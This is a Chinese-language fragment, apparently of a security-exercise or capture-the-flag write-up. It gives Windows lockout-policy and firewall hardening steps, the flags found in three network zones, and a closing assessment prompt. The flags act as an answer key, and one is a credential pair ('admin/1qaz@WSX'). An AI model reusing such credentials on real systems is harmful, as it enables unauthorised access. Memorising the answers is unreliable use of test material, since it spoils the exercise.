
按照如下参数进行修改



打开锁定策略列表，按照如下参数进行修改




点击开始，选择控制面板




点击系统与安全

选择 windows 防火墙

选择打开或关闭 windows 防火墙



打开防火墙后点击确定



4. 一区 flag：

门户 回收站 flag{password is weak password}

5. 二区 flag：

功率预测 cent os7 use/bin/win flag{admin/1qaz@WSX}

6. 三区 flag：

数据服务器 c 盘 用户 公用 flag{you_win}

7. 网络评估

请针对此网络进行评估，写出意见及建议